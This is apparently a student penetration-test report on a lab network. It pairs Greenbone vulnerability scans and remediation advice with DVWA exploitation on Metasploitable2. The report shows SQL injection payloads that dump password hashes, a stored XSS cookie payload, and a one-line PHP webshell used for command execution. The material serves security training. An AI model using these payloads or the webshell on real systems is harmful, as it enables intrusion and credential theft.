Scanner	OpenVAS Default
Scan Config	Full and fast
Network Source Interface	
Order for target hosts	Sequential
Maximum concurrently executed NVTs per host	4

Figure 2.2 – Scan configurations for 192.168.57.20 with credentials

Create new SMB credential

Name	Victim-laptop SMB Credential
Comment	
Type	Username + Password
Allow insecure use	<input type="radio"/> Yes <input checked="" type="radio"/> No
Auto-generate	<input type="radio"/> Yes <input checked="" type="radio"/> No
Username	Student
Password	*****

Figure 2.2.1 – Adding credentials for victim laptop




Figure 2.2.2 – Scan results for 192.168.57.20 with credentials

These findings will be examined in detail in the upcoming section: **Assessment Findings**, where each vulnerability will be evaluated in terms of its severity, potential impact, and recommended remediation actions to mitigate associated risks.

Scan 2 -Victim-laptop none-Credentials

A second vulnerability scan was conducted on the victim laptop (192.168.57.20) without using credentials. The objective was to compare the depth and accuracy of unauthenticated scanning versus credentialled access.




Figure 2.3 – Non-credentialled scan results for 192.168.57.20

the results were nearly identical to those obtained from the credentialled scan. This outcome can be attributed to the nature of the exposed services particularly SMB and RPC which provide sufficient information for vulnerability detection even without authenticated access.

Scan 3 - Application Server

A vulnerability scan was conducted on the application server (192.168.57.30) using Greenbone.

The scan revealed a high number of vulnerabilities, totaling 54 issues, many of which were classified as high severity.

Vulnerability	Severity	Host IP	Name	Location	Created
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	5 % 192.168.57.30	1099/tcp	Sun, Sep 7, 2025 8:39 PM UTC	
Twiki XSS and Command Execution Vulnerabilities	10.0 (High)	0 % 192.168.57.30	80/tcp	Sun, Sep 7, 2025 8:30 PM UTC	
OS End Of Life Detection	10.0 (High)	0 % 192.168.57.30	general/tcp	Sun, Sep 7, 2025 8:24 PM UTC	
Possible Backdoor: Ingreslock	10.0 (High)	9 % 192.168.57.30	1524/tcp	Sun, Sep 7, 2025 8:39 PM UTC	
The rexec service is running	10.0 (High)	0 % 192.168.57.30	512/tcp	Sun, Sep 7, 2025 8:29 PM UTC	
Distributed Ruby (dRuby/dRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	9 % 192.168.57.30	8787/tcp	Sun, Sep 7, 2025 8:37 PM UTC	
DistCC Remote Code Execution Vulnerability	9.3 (High)	9 % 192.168.57.30	3632/tcp	Sun, Sep 7, 2025 8:37 PM UTC	
PostgreSQL weak password	9.0 (High)	9 % 192.168.57.30	5432/tcp	Sun, Sep 7, 2025 8:36 PM UTC	
VNC Brute Force Login	9.0 (High)	5 % 192.168.57.30	5900/tcp	Sun, Sep 7, 2025 8:30 PM UTC	
UnrealIRCd Authentication Spoofing Vulnerability	8.3 (High)	0 % 192.168.57.30	6697/tcp	Sun, Sep 7, 2025 8:19 PM UTC	
FTP Brute Force Logins Reporting	7.5 (High)	5 % 192.168.57.30	21/tcp	Sun, Sep 7, 2025 8:58 PM UTC	
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	9 % 192.168.57.30	6200/tcp	Sun, Sep 7, 2025 8:38 PM UTC	

Figure 2.4 – First page of scan results for 192.168.57.30

The findings included remote code execution risks, insecure configurations, outdated components, and weak authentication mechanisms indicating that the server is highly exposed and requires immediate attention.

CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	10	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.
High	7-9	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	4-6	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	1-3	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
Informational	0	These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
Unlikely	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Moderate	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect few users, without causing much disruption to routine business functions.

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
Moderate	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk
1	OS End Of Life Detection	10	Critical
2	Microsoft Windows SMB Server Multiple Vulnerabilities – Remote (4013389)	8.1	High
3	DCERPC and MSRPC Services Enumeration Reporting	5	Medium
4	TCP timestamps	2.6	Low

Victim-laptop: (Sorting by descending risk score)

Number	Finding	Risk Score	Risk
1	Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10	Critical
2	TWiki XSS and Command Execution Vulnerabilities	10	Critical
3	OS End Of Life Detection	10	Critical
4	Possible Backdoor: Ingreslock	10	Critical
5	PostgreSQL weak password	9	High

Application-server: (Sorting by descending risk score)

1 - OS End Of Life Detection

CRITICAL RISK (10/10)	
Exploitation Likelihood	Possible
Business Impact	Major
Remediation Difficulty	Hard

Synopsis

The operating system running on the host is no longer supported by its vendor, leaving it vulnerable to new security threats and critical bugs that will not be patched.

Analysis

Greenbone identified that the host at IP address 192.168.57.20 is running a version of Windows that has reached its end-of-life. This exposes the system to unmitigated vulnerabilities and increases the risk of a security breach. This finding is critical as it affects the overall security posture of the system.

The screenshot shows a detailed report from Greenbone's OS End Of Life Detection module. At the top, it displays the title 'OS End Of Life Detection' and the host IP '192.168.57.20'. The risk level is marked as '10.0 (High)' with an orange bar. The date is listed as 'Tue, Sep 2, 2025 10:03 PM UTC'. The main content is organized into several sections:

- Summary:** States that the operating system has reached the end of life and should not be used anymore.
- Detection Result:** Confirms the 'Windows 7' operating system has reached the end of life. It provides CPE information (cpe:/o:microsoft:windows_7:-:-), EOL date (2013-04-09), and a link to Microsoft's lifecycle search page (<https://support.microsoft.com/en-us/lifecycle/search?sort=PN&alpha=Windows%207&Filter=FilterNO>).
- Product Detection Result:** Details the product as 'cpe:/o:microsoft:windows_7:-:-' and the method as 'OS Detection Consolidation and Reporting (OID: 1.3.6.1.4.1.25623.1.0.105937)'. It includes a 'View details of product detection' link.
- Detection Method:** Provides details about the detection process, including the OID (1.3.6.1.4.1.25623.1.0.103674) and the version used (2021-04-16T10:39:13Z).
- Solution:** Suggests upgrading the operating system to a currently supported version. It notes the 'Solution Type' is 'Mitigation' and provides a link to upgrade the host to a supported version ([Upgrade the Operating System on the remote host to a version which is still supported and receiving security updates by the vendor.](#))

Figure 2.3.1: OS End Of Life Detection vulnerability

SUGGESTED REMEDIATION

Recommendations

- Upgrade the operating system to a currently supported version.
- Implement a robust endpoint detection and response (EDR) solution to mitigate the risk posed by unpatched vulnerabilities.

2- Microsoft Windows SMB Server Multiple Vulnerabilities – Remote (4013389)

HIGH RISK (8.1/10)

Exploitation Likelihood	Likely
Business Impact	Major
Remediation Difficulty	Easy

Synopsis

The Microsoft Windows Server Message Block (SMB) protocol is vulnerable to a remote code execution exploit known as EternalBlue. A successful exploitation allows an unauthenticated attacker to take full control of the affected system.

Analysis

An automated vulnerability scan using Greenbone Security Assistant identified the presence of the MS17-010 vulnerability on the host at IP address 192.168.57.20. This vulnerability is related to a flaw in the SMBv1 service, which is a key component of Windows file sharing. An attacker can send a specially crafted packet to the target system to execute arbitrary code with SYSTEM-level privileges.

The screenshot shows a detailed report for the Microsoft Windows SMB Server Multiple Vulnerabilities - Remote (4013389). The top bar indicates a risk level of 8.1 (High), a scan progress of 95%, and the target IP as 192.168.57.20. The main content includes:

- Summary:** This host is missing a critical security update according to Microsoft Bulletin MS17-010.
- Detection Result:** Vulnerability was detected according to the Detection Method.
- Insight:** Multiple flaws exist due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.
- Detection Method:** Send the crafted SMB transaction request with fid = 0 and check the response to confirm the vulnerability.
- Affected Software/OS:** Microsoft Windows 10 x32/x64, Microsoft Windows Server 2012, Microsoft Windows Server 2016, Microsoft Windows 8.1 x32/x64, Microsoft Windows 7 x32/x64 Service Pack 1, Microsoft Windows Vista x32/x64 Service Pack 2, Microsoft Windows Server 2008 R2 x64 Service Pack 1, Microsoft Windows Server 2008 x32/x64 Service Pack 2.
- Impact:** Successful exploitation will allow remote attackers to gain the ability to execute code on the target server, also could lead to information disclosure from the server.
- Solution:** Solution Type: Vendorfix. The vendor has released updates. Please see the references for more information.
- References:** CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148, BID: 96703, 96704, 96705, 96707, 96709, 96706, CERT: DFN-CERT-2017-0448, CB-K2170435.

Figure 2.3.1: OS End Of Life Detection vulnerability

SUGGESTED REMEDIATION

Recommendations

- Apply the Microsoft security patch (MS17-010) immediately.
- Disable the SMBv1 protocol on the host.

3 - DCERPC and MSRPC Services Enumeration Reporting

MEDIUM RISK (5/10)

Exploitation Likelihood	Possible
Business Impact	Minor
Remediation Difficulty	Easy

Synopsis

The DCERPC and MSRPC services on the host are leaking sensitive information, which can be used by an attacker to gather reconnaissance about the system's users and services.

Analysis

The Greenbone scan reported that the DCERPC and MSRPC services on 192.168.57.20 are configured to provide a high level of information disclosure. This information can be used by an attacker to map out the network and identify potential targets for further exploitation.

Detailed description of the screenshot content:
The screenshot shows a web-based security reporting interface. At the top, it says 'DCERPC and MSRPC Services Enumeration Reporting'. Below that is a summary box stating: 'Distribution Computing Environment / Remote Procedure Calls (DCERPC) or MSRPC services running on the remote host can be enumerated by connecting on port 135 and doing the appropriate queries.' A 'Detection Result' section follows, containing a table of service details:

Port	UUID	Endpoint	Annotation
49152/tcp	095afe78-46d5-4259-822e-2c94da5dbd6d	ncacn_ip_tcp:192.168.57.20[49152]	
49153/tcp	00000000-0000-0000-0000-000000000000	ncacn_ip_tcp:192.168.57.20[49153]	Annotation: Security Center
	3badc54c-5cbf-4c6c-9a9e-0191790033	ncacn_ip_tcp:192.168.57.20[49153]	Annotation: NMP service endpoint
	3c72825-fbab-44bb-bd61-4ce01eb0bdff	ncacn_ip_tcp:192.168.57.20[49153]	Annotation: DNP Client LPRC Endpoint
	3c72825-fbab-44bb-bd61-4ce01eb0bdff	ncacn_ip_tcp:192.168.57.20[49153]	
49157/tcp	12345778-1234-abcd-ef00-0123456789ac	ncacn_ip_tcp:192.168.57.20[49157]	
		Name pipe : lsass	
		Win32 service or process : lsass.exe	
		Description : SAM access	

Note: DCE/RPC or MSRPC services running on this host locally were identified. Reporting this list is not enabled by default due to the possible large size of this list. See the script preferences to enable this reporting.

Detection Method
Details: DCE/RPC and MSRPC Services Enumeration Reporting OID: 1.3.6.1.4.1.25623.1.0.10736
Version used: 2017-06-13T07:06:12Z

Impact
An attacker may use this fact to gain more knowledge about the remote host.

Solution
Solution Type: Mitigation
Filter incoming traffic to this ports.

Figure 2.3.1: OS End Of Life Detection vulnerability

SUGGESTED REMEDIATION

Recommendations

- Restrict anonymous access to DCERPC and MSRPC services.
- Implement network segmentation to limit the exposure of these services.
- Filter incoming traffic to these ports.

4 - TCP timestamps

LOW RISK (2.6/10)

Exploitation Likelihood	Unlikely
Business Impact	Minor
Remediation Difficulty	Easy

Synopsis

The host is configured to use TCP timestamps, which can be used by an attacker to estimate the system's uptime and gather other reconnaissance information.

Analysis

The scan revealed that TCP timestamps are enabled on the host at 192.168.57.20. While this does not directly pose a significant security threat, it provides an attacker with a low-level reconnaissance tool that can be used to plan further attacks.

The screenshot shows a network scanning interface with the following details:

- Summary:** The remote host implements TCP timestamps and therefore allows to compute the uptime.
- Detection Result:** It was detected that the host implements RFC1323/RFC7323.
The following timestamps were retrieved with a delay of 1 seconds in-between:
Packet 1: 454873
Packet 2: 454184
- Insight:** The remote host implements TCP timestamps, as defined by RFC1323/RFC7323.
- Detection Method:** Special IP packets are forged and sent with a little delay in between to the target IP. The responses are searched for a timestamp. If found, the timestamps are reported.
Details: TCP timestamps OID: 1.3.6.1.4.1.25623.1.0.80091
Version used: 2020-08-24T09:40:10Z
- Affected Software/OS:** TCP implementations that implement RFC1323/RFC7323.
- Impact:** A side effect of this feature is that the uptime of the remote host can sometimes be computed.
- Solution:**
 - Solution Type:** Mitigation
To disable TCP timestamps on Linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime.
 - To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled'
- References:** Other <http://www.ietf.org/rfc/rfc1323.txt> <http://www.ietf.org/rfc/rfc7323.txt> <https://web.archive.org/web/20151213072445/http://www.microsoft.com/en-us/download/details.aspx?id=9152>

Figure 2.3.1: OS End Of Life Detection vulnerability

SUGGESTED REMEDIATION

Recommendations

- Disable TCP timestamps on the operating system.
We can disable TCP timestamps on Windows by executing :
netsh int tcp set global timestamps=disabled

3. Exploitation and Web Application Testing

Step 3.1 – Accessing the Metasploitable Web Interface

After identifying 192.168.57.30 as the application server, I accessed its web interface via browser. The landing page displayed the **Metasploitable2 environment**, which includes multiple vulnerable applications for testing purposes.

From the available options, I selected DVWA (Damn Vulnerable Web Application) to begin testing for web-based vulnerabilities.




Figure 3.1 – Metasploitable2 web interface on 192.168.57.30

Step 3.2 – Logging into DVWA

Upon clicking DVWA, the login interface appeared. I entered the provided credentials to access the dashboard.




Figure 3.2 – DVWA login screen with credentials entered

Step 3.3 – Setting DVWA Security Level to Low

After gaining access to the DVWA interface hosted on the application server (192.168.57.30), the security configuration was reviewed and adjusted to facilitate vulnerability validation. The security level was set to Low, allowing the assessment to simulate worst-case exposure scenarios and confirm the presence of exploitable weaknesses.

This configuration enabled direct interaction with vulnerable modules and ensured that the

The screenshot shows the DVWA Security page at the URL 192.168.57.30/dvwa/security.php. The security level is currently set to 'high'. A dropdown menu is open, showing options: 'high' (disabled), 'low' (selected and highlighted in blue), 'medium', and 'high'. A yellow box highlights this dropdown menu. The page also includes instructions for enabling PHPIDS and links for simulated attacks and log viewing.

192.168.57.30/dvwa/security.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high low medium high

DVWA v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [enable PHPIDS](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

DVWA Security

PHP Info

About

Logout

Username: admin
Security Level: high

Figure 3.3 – DVWA security level set to Low

application responded predictably to known attack patterns.

Step 3.4 – SQL Injection Exploitation

I then accessed the SQL Injection module within DVWA. In the input field, I injected the following payload:

1' or '1'='1

The screenshot shows the DVWA application interface. On the left is a sidebar menu with various security modules listed. The 'SQL Injection' module is highlighted with a green background. The main content area is titled 'Vulnerability: SQL Injection'. It has a form labeled 'User ID:' containing the injected payload '1' or '1'='1'. Below the form, a list of user records is displayed, each with an ID, first name, and surname. All records show the same injected payload in the 'ID' column. The records are:

ID	First name	Surname
ID: 1' or '1'='1	admin	admin
ID: 1' or '1'='1	Gordon	Brown
ID: 1' or '1'='1	Hack	Me
ID: 1' or '1'='1	Pablo	Picasso
ID: 1' or '1'='1	Bob	Smith

Below the table, there is a 'More info' section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

Figure 3.4 – SQL Injection payload entered and successful result displayed

The application responded by bypassing authentication logic and displaying user data, confirming that the SQL injection was successful.

SQL Injection – Database Enumeration via information_schema

In this step, we performed a successful SQL Injection attack on DVWA by leveraging the information_schema.columns table. The goal was to enumerate all tables and their respective columns within the dvwa database.

The screenshot shows the DVWA application interface with the title "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. The main content area displays the results of a SQL query. The user input field contains the payload: 'union select table_name, column_name from information_schema.columns where table_schema='dvwa' #'. Below the input field, a "Submit" button is visible. The results are listed in red text:
ID: ' union select null, schema_name from information_schema.schemata #
First name:
Surname: information_schema
ID: ' union select null, schema_name from information_schema.schemata #
First name:
Surname: dvwa
ID: ' union select null, schema_name from information_schema.schemata #
First name:
Surname: flag334422
ID: ' union select null, schema_name from information_schema.schemata #
First name:
Surname: metasploit
ID: ' union select null, schema_name from information_schema.schemata #
First name:
Surname: mysql
ID: ' union select null, schema_name from information_schema.schemata #
First name:

Figure 3.5 – SQL Injection - Database Enumeration via information_schema

Using a crafted payload with UNION SELECT, we retrieved the structure of key tables such as users and guestbook, revealing sensitive fields like user, password, comment, and avatar. This enumeration is critical for understanding the database layout and identifying targets for further exploitation.

SQL Injection – Extracted User Credentials via SQL Injection Payload

After identifying the database structure using information_schema, I proceeded to extract sensitive user credentials from the users table. To achieve this, I crafted the following payload:

Vulnerability: SQL Injection

User ID:

ID: ' union select null, concat(user, ':', password) from users #
First name:
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select null, concat(user, ':', password) from users #
First name:
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: ' union select null, concat(user, ':', password) from users #
First name:
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select null, concat(user, ':', password) from users #
First name:
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select null, concat(user, ':', password) from users #
First name:
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99

Figure 3.5 –Extracted User Credentials from DVWA via SQL Injection

This query was injected into the input field and allowed me to retrieve usernames along with their corresponding password hashes. The results were displayed directly on the web interface, confirming the vulnerability. Extracted Data:

Admin:	5f4dcc3b5aa765d61d8327deb882cf99
Gordonb:	e99a18c428cb38d5f260853678922e03
1337:	8d3533d75ae2c3966d7e0d4fcc69216b
Pablo:	0d107d09f5bbe40cade3de5c71e9e9b7
smithy:	5f4dcc3b5aa765d61d8327deb882cf99


3.5 Stored XSS – Guestbook JavaScript Injection

I performed a Stored XSS attack on DVWA's Guestbook feature by injecting a JavaScript payload into the comment field.

The screenshot shows the DVWA interface with the 'XSS stored' menu item selected. On the right, the 'Vulnerability: Stored Cross Site Scripting (XSS)' page is displayed. In the 'Message' input field, the user has entered the payload: <script>alert(document.cookie)</script>. This payload is highlighted with a yellow box. Below the form, three comments are listed, each showing the injected script in the message field. To the right, there is a 'More info' section with links to XSS resources.


Figure 3.5 –Extracted User Credentials from DVWA via SQL Injection

The payload <script>alert(document.cookie)</script> was successfully stored and executed when the page was reloaded, confirming the vulnerability. This demonstrates the lack of input sanitization and output encoding, which allows attackers to execute arbitrary scripts in users' browsers.



3.6 PHP Webshell Upload and Command Execution via DVWA

As part of the web application security testing, I created and deployed a custom PHP webshell to DVWA's vulnerable file upload feature. The objective was to demonstrate how an attacker could execute system-level commands on the server through a malicious file upload.



```
kali㉿attacker: ~
File Actions Edit View Help
GNOME nano 7.2 shell.php *
<?php system($_GET['cmd']); ?>
^G Help ^O Write Out ^W Where Is ^K Cut
^X Exit ^R Read File ^A Replace ^U Paste ^T Execute
^C Location ^J Justify ^/ Go To Line
```

Figure 3.6.1 – Creating PHP shell using the nano editor

This shell was saved as shell.php and uploaded via DVWA's File Upload module. Once successfully uploaded, I accessed the shell through the browser and executed OS-level commands by appending them to the URL as query parameters.

The server responded with the current user context, confirming that remote command execution was successful.




Figure 3.6.2 – Uploading Malicious PHP Webshell through DVWA File Upload



Figure 3.6.3 – Execution Output retrieved via Webshell.

Additional commands such as ls were also executed to list directory contents.

